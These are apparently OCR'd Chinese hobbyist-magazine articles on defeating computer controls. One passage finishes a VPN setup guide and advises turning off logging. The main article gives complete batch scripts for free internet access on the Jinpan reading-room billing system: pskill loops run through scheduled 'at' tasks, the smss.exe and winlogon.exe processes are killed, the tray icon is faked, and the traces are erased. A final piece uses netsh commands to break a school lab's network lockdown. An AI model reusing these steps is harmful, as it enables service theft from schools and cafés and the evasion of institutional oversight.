


图 7




图 8




图 9

开“**我的电脑**”-“**程序**”-“**管理工具**”-“**路由和远程访问**”，会出现如图1所示的画面。

在本机名的图标上右键点击，如图2所示，选择“配置并启用路由和远程访问”。在出现的提示中单击“下一步”，来到如图3所示的画面。

这里一般选择“自定义配置”，继续“下一步”，然后选择“VPN访问”，如图4所示。

继续“下一步”，最后单击“完成”就完成了初步的配置了。如果成功的话，会弹出如图5所示的对话框，这里点击“是”。

接下来再来到如图1所示的画面中，不过这次多了一些内容。还是单击图中的“TEST－**”这一字符窜，右键选择“属性”，然后选择“日志”标签项中的“不记录任何事件”(当然是小心一些比较好嘛)，如图6所示。

然后选择“ip”标签项下的“静态地址池”，点击“添加”，在出现的框中的起始IP和结束IP里分别填入192.168.1.1和192.168.1.10，如图7所示。

“确定”后再来到“IP路由选择”下的“静态路由”，单击右键，选择“新建静态路由”。这里配置好了我们连上去就可以上网了，所以在第三栏里的“网关”处要填上服务器上的外网的网关，大家可以在CMD下输入**IPCONFIG /ALL**查看。其它的“目标”和“网络掩码”都可以填上0，如图8所示。

最后要做的就是给相应的用户拨入的权限，在相应用户的属性里让其允许访问即可，如图9所示。

现在只剩下最后一步了，就是在本机上配置一个连接到目标机的连接图标。不过，这里是VPN而已，和平常创建拨号连接一




图10




图11

样，我们选择VPN即可，如图10、图11所示。

这里是重要的两点，其它的就不多说了。现在我们已经配置好了一个VPN，当然，实际上操作起来可能会有各种各样的问题，如果大家怕麻烦，还可以到网上搜索免费的VPN。据我所知，免费的VPN也不少，当然了，速度和质量就要视情况而定了。好了，就到这里吧，大家自己慢慢练习。

编辑点评：

如果文章中提到的知识各位有所不懂，或者实践时碰到什么问题了，百度和GOOGLE应该可以帮大家解决。

金盘电子阅览室管理系统v7.0.8版之免费上网

□初级列兵甲

从本文你可以学到：

破解的思路以及批处理的简单应用

一、开篇

这是我第一次投稿，作为菜鸟的我心里是又紧张又兴奋，这真是一种非常奇妙的感觉，甚至令人无法表达。紧张归紧张，兴奋归兴奋，就不说废话了，现在进入主题。

金盘电子阅览室管理系统是学校中使用比较多的管理软件，也是比较不错的计费管理软件，最近又推出了新的版本v7.08。作为菜鸟的我们，本来身上的银子就不多，自然要想到免费上网了。这个版本与以前的版本是有些不同的，以前的方法已经不管用了，欲知这个新版本如何免费上网，请看下面详细的讲解。

二、破解过程

方法一

步骤一：

首先要说的是我这里的金盘电子阅览室管理系统用的是v7.0.8版本（是比较新的），在任务管理器中可以看到cligold.exe进程，这就是金盘电子阅览室管理系统的进程，此时我们使用冰刃（使用别的工具也行，如：精锐网吧辅助工具、360安全卫士等）结束此进程，令我惊奇的是系统重启了。

后来我又仔细的查看了任务管理器，原来在金盘电子阅览室管理系统运行时，会有两个进程同时运行，一个是client.exe，另一个是cligold.exe。其中client.exe就是cligold.exe的守护进程（这就是双进程相互守护），因此我们需要同时结束它们两个。

我们可以使用冰刃同时结束这两个进程，这样虽然我们卡里的钱仍然在消耗，但当我们卡里的钱消耗光时不会被强制下机，上网依然正常，这就达到了免费上网的目的。

步骤二：同方法二中的步骤五，到此方法一结束。

方法二

方法一虽然可以上网，但治标不治本，我们能否免费呢？答案是肯定的，我们需要用到pstools2.33或pstools2.15（pstools2.44这个版本不行）和一个u盘（u盘中装入下面写好的四个批处理程序和一个改成文件名为1的pstools文件）。

步骤一：我们要写四个批处理程序，分别命名为x.bat、y.bat、z.bat和m.bat（x、y、z、m是我起的文件名，依个人习惯而定）。

x.bat的内容是：

```
at time /interactive c:\y.bat
at time /interactive c:\z.bat （time是具体的时间，这里两个time是一样的，例如：at 14:55 /interactive c:\y.bat和at 14:55 /interactive c:\z.bat ）
```

y.bat的内容是：

```
c:\1\pskill -t cligold.exe
c:\1\ pskill -t client.exe
c:\y.bat
```

z.bat的内容是：

```
c:\1\pskill -t cligold.exe
c:\1\ pskill -t client.exe
c:\z.bat
```

m.bat的内容是：

```
ntsd -c q -pn explorer.exe
start explorer.exe
```

步骤二：检查任务计划服务是否开启，若没有开启我们就自己开启此服务（如何开启此服务见下面特别提示的第2点）。

步骤三：使用冰刃或精锐网吧辅助工具、360安全卫士等分别结束smss.exe和winlogon.exe的进程，一定要注意次序，先结束smss.exe进程，之后再结束winlogon.exe进程。

步骤四：把pstools文件改名为1，然后把1这个文件及x.bat、y.bat、z.bat和m.bat四个批处理程序从U盘中复制到C

盘中，这时看一下任务栏右下角时间，把x.bat文件中的time改为比当前时间快一、两分钟（比如当前时间是10:44，time就改为10:46），然后双击运行x.bat，最后再正常退出金盘电子阅览室管理系统。

这时你要做的就是等上一、两分钟（平时的一、两分钟很快就能过去，但这时的时间我们感觉就非常难熬），过一会我们不用输入用户和密码就可以直接进入系统了。但这时的系统和刚才有些不同，不同的地方就是机器没有任务栏了，并且有两个cmd窗口，如图1。




图1

这时我们首先用鼠标关掉这两个cmd窗口，然后再运行m.bat这个批处理程序，这样就大功告成了，桌面又回来了。

步骤五：当我们在成功免费上网时，任务栏右下角的金盘电子阅览室管理系统的小图标已经不见了，这也许会给我们带来一些不必要的麻烦，所以要进行伪装。我们可以使用金盘伪装者（goldcheater）v1.0，双击运行它，然后再按ctrl+F12组合键进行隐藏，这时任务栏右下角的图标又出现了，这样可以达到瞒天过海的目的，现在我们就尽情的上网吧。

三、特别提示

1、上面用到的程序内容必须是和我写的形式一致，即必须换行（如y.bat和z.bat内容必须是三行，x.bat和m.bat的内容必须是两行），否则达不到我们预期的目的。

2、有的机房的机器没有开启任务计划服务（任务计划服务对应的是at命令），我们可以自己开启，**方法是在“我的电脑”上按鼠标右键，依次选择“管理”—>“服务和应用程序”—>“服务”—>“Task Scheduler”**，然后再按右键选择“启动”，这样我们就开启了任务计划服务（这个服务不开启也不会达到我们预期的目的）。

3、记住一定要擦掉我们为免费上网而留下的痕迹，即删除1文件和x.bat、y.bat、z.bat和m.bat这四个批处理程序。

四、破解中遇到的疑惑及感受

以上就是金盘电子阅览室管理系统v7.0.8版免费上网的过程，这对于大部分的机器是完全可行的（经过多次测试），但是对于极个别几台机器会存在这样一种现象：就是当我们一切都做好后，除了不能上网以外，本地的其它操作都可以进行，这使我很是费解，还望大侠、高手们能够解决。

全文没什么技术含量，只是些常见的方法及批处理的应用，但我们能够从这样的破解中锻炼自己，提高自己，慢慢积累经验，这是非常有利于我们成长的。

[文章中涉及到的批处理及相关工具已收录于本期光盘]

编辑点评：

因为现在大多数的软件都有守护进程，没想到作者提到的冰刃竟然有同时结束进程的功能，这个功能估计也可以用来对付病毒。还有作者提到的那三个特别提示，其实都是一些基本知识，不过忽略了可是行不通的。还有一点就是作者开头写的那段话，不管你是不是菜鸟都可以向我们杂志投稿，只要是你新奇的想法、别具一格的好点子，都可以写出来与大家分享，我们是欢迎的。

巧用网络小命令突破上网封锁

图 光芒果

从本文你可以学到：

利用命令来配置网络

大家好，我是光芒果，很久没有写文章了，今天我要跟大家谈谈怎么巧用网络小命令来突破上网的封锁，以及一些网络小命令的应用。

前段时间在我们学校机房上实验课，原来只需要把机房的网络改为自动获取就可以上外网了，可是后来被老师发现，于是通过注销几个DLL把网络设置的功能给禁用了，现在对已有连接点右键选择“属性”后完全没有反应。

本来我们只需要把这几个DLL注册回去就可以了，但重新注册这几个DLL后需要重启才能生效，而一重启机器就会被硬件还原卡给还原，难道上个外网都要去破解硬件还原卡么？其实不必那么麻烦，我们用一个网络命令NETSH完全就可以解决这个问题。

我们先来了解下NETSH这个命令：

> Netsh是本地或远程计算机的Windows 2000网络组件的命令行和脚本实用程序。为了存档或配置其它服务器，Netsh实用程序也可以将配置脚本保存在文本文件中。Netsh实用程序是一个外壳，它通过附加的“Netsh帮助DLL”可以支持多个Windows 2000组件。“Netsh帮助DLL”提供用来监视或配置特定Windows 2000网络组件的其它命令，从而扩展了Netsh的功能。每个“Netsh帮助DLL”都为特定的网络组件提供了一个环境和一组命令，每个环境中都可以有子环境。例如，在路由环境中存在子环境IP和IPX，它们将IP路由和IPX路由命令集中在一起。

Netsh命令行选项包括下列各项：

```
用法 netsh [-a AliasFile] [-c Context] [-r RemoteMachine]
[Command | -f ScriptFile]
```

关于这个命令的详细用法，我这里就不多说了，下面来看看怎么用NETSH命令解决机房网络封锁的问题。

其实，上面提到的网络封锁只需要把连接设置为自动获取就可以突破了，只不过这里禁止了对网络连接的管理，我们完全可以使用命令行来解决这个问题，对应的网络命令如下：

```
netsh interface ip set address name="本地连接" source=dhcp
netsh interface ip set dns name="本地连接" source=dhcp
```

注意上面命令行引号中的“本地连接”，这要和你实际机器里的连接名称相对应。如果你的连接名称为“本地连接2”，那么你命令里的名称也要相应的改成“本地连接2”。

上面的语句第一条的意思是设置本地连接的IP为DHCP自动获取，第二条的意思是设置DNS的IP为自动获取。我们只需要在命令提示行里面执行上两条语句，机房的网络封锁就可以突破了。当然，我们也可以把上面两条语句放到一个批处理文件里一起执行。

这里用NETSH命令突破网络封锁是一个很特殊的例子，其实在其它地方我们还可以用这个命令来干更多的事情。比如在许多网吧中，一般会有一个VIP专区，这个VIP专区中除了机器更好，网速更快外，收费也会更高。这种"高质量"的上网条件一般是通过在路由器中对这个网段的机器放宽限速，或者是另外拉一条线实现的（当然这个情况比较少，即使有也是会和普通区的机器相连通的，只是用的不同网关而已）。

